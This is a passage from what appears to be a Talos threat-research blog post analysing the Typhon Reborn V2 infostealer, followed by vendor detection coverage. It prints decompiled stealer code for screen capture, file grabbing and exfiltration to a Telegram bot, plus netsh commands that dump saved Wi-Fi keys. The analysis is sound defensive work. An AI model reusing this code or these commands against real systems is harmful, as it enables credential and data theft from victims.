            Rectangle bounds = Screen.GetBounds(Point.Empty);
            using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
            {
                using (Graphics graphics = Graphics.FromImage(bitmap))
                {
                    graphics.CopyFromScreen(Point.Empty, Point.Empty, bounds.Size);
                }
                bitmap.Save(Path.Combine(saveLocation, (mode == 0) ? "Screenshot.jpg" : ("Screenshot" + DateTime.Now.ToString
                  ("_dd.MM.yyyy_HH.mm.ss") + ".jpeg")), ImageFormat.Jpeg);
            }
            result = true;
        }
        catch
        {
            result = false;
        }
        return result;
    }
}
```

Screenshot capture.

The stealer also collects saved Wi-Fi network information and stores it (`Wifi Passwords.txt`) using the following system commands:

```
cmd.exe /C chcp 65001 && netsh wlan show profile | findstr All
```

```
cmd.exe /C timeout /t 5 /nobreak > nul && netsh wlan show profile name=<PROFILE_NAME> key=clear | findstr Key
```

It also attempts to scan for available wireless networks and stores information about them (`Available Networks.txt`).

```
cmd.exe /C timeout /t 5 /nobreak > nul && netsh wlan show networks mode=bssid
```

A list of currently running processes and process executable paths is collected and saved as well (`Running Processes.txt`).

Application data collection

Once basic system information has been collected and saved, the stealer begins iterating through specific applications and collecting data based on the malware's configuration. The stealer currently supports collecting passwords, tokens, and other sensitive information from the applications shown below.

Typhon Reborn V2 Application Support.

Gaming clients

Typhon Reborn V2 can steal data from additional applications, including various gaming clients. However, this functionality was never actually called from the `main()` method of the malware in the latest version analyzed.

The malware also contains a `FileGrabber()` feature that is used to collect and exfiltrate files of interest from victim environments. It iterates through all drives detected on the system and attempts to determine whether any are removable storage devices, network storage locations or optical drives.

```
FileGrabber.SavePath = saveLocation;
foreach (DriveInfo driveInfo in DriveInfo.GetDrives())
{
    if (driveInfo.DriveType == DriveType.Removable || driveInfo.DriveType == DriveType.Network || driveInfo.DriveType == DriveType.CDRom)
    {
        FileGrabber.TargetDirs.Add(driveInfo.RootDirectory.FullName);
    }
}
```

Drive enumeration.

Each drive that meets this criterion has its root directory added to a list of target directories. The malware then iterates through all of the target directories, copying contents that match the parameters in the malware's configuration to the malware's working directory.

The two parameters `Config.GrabberSize` and `Config.GrabberFileExtensions` defined in the malware's configuration determine the operation of the file collection capability.

```
Config.GrabberSize = "5120";
Config.GrabberFileExtensions = ".txt|.rtf|.doc|.docx|.pdf|.xlsx|.xls|.ppt|.pptx|.accdb|.png|.jpeg|.jpg|.cs|.cpp|.p12";
```

File grabber configuration parameters.

Data exfiltration

Once the stealer has finished collecting information from infected systems, the data is stored in a compressed archive and exfiltrated via HTTPS using the Telegram API. First, the malware sends an overview log containing survey information and basic statistics related to the data collected.

```
public static void Send(string messageText)
{
    string token = Config.Token;
    string chatID = Config.ChatID;
    string address = string.Concat(new string[]
    {
        "https://api.telegram.org/bot",
        token,
        "/sendMessage?chat_id=",
        chatID,
        "&text=",
        messageText
    });
    using (WebClient webClient = new WebClient())
    {
        webClient.DownloadString(address);
    }
}
```

Stealer log transmission.

Then, the malware sends another Telegram message containing the data being exfiltrated from the infected system.

```
public static void SendFile(string file, string type = "Document")
{
    if (!File.Exists(file))
    {
        Uploader.Send("⛔ File not found!");
        return;
    }
    using (HttpClient httpClient = new HttpClient())
    {
        MultipartFormDataContent multipartFormDataContent = new MultipartFormDataContent();
        byte[] array = File.ReadAllBytes(file);
        multipartFormDataContent.Add(new ByteArrayContent(array, 0, array.Length), type.ToLower(), file);
        httpClient.PostAsync(string.Concat(new string[]
        {
            "https://api.telegram.org/bot",
            Config.Token,
            "/send",
            type,
            "?chat_id=",
            Config.ChatID
        }), multipartFormDataContent).Wait();
        httpClient.Dispose();
    }
}
```

Data exfiltration.

Once the data has been successfully transmitted to the attacker, the archive is then deleted from the infected system. The malware then calls `SelfRemove.Remove()` to terminate execution.

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The following Snort SIDs are applicable to this threat: 61532-61533, 300476.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here.

Indicators of Compromise (IOCs)

IOCs for this research can also be found at our Github repository here

---

Source: https://blog.talosintelligence.com/typhon-reborn-v2-features-enhanced-anti-analysis/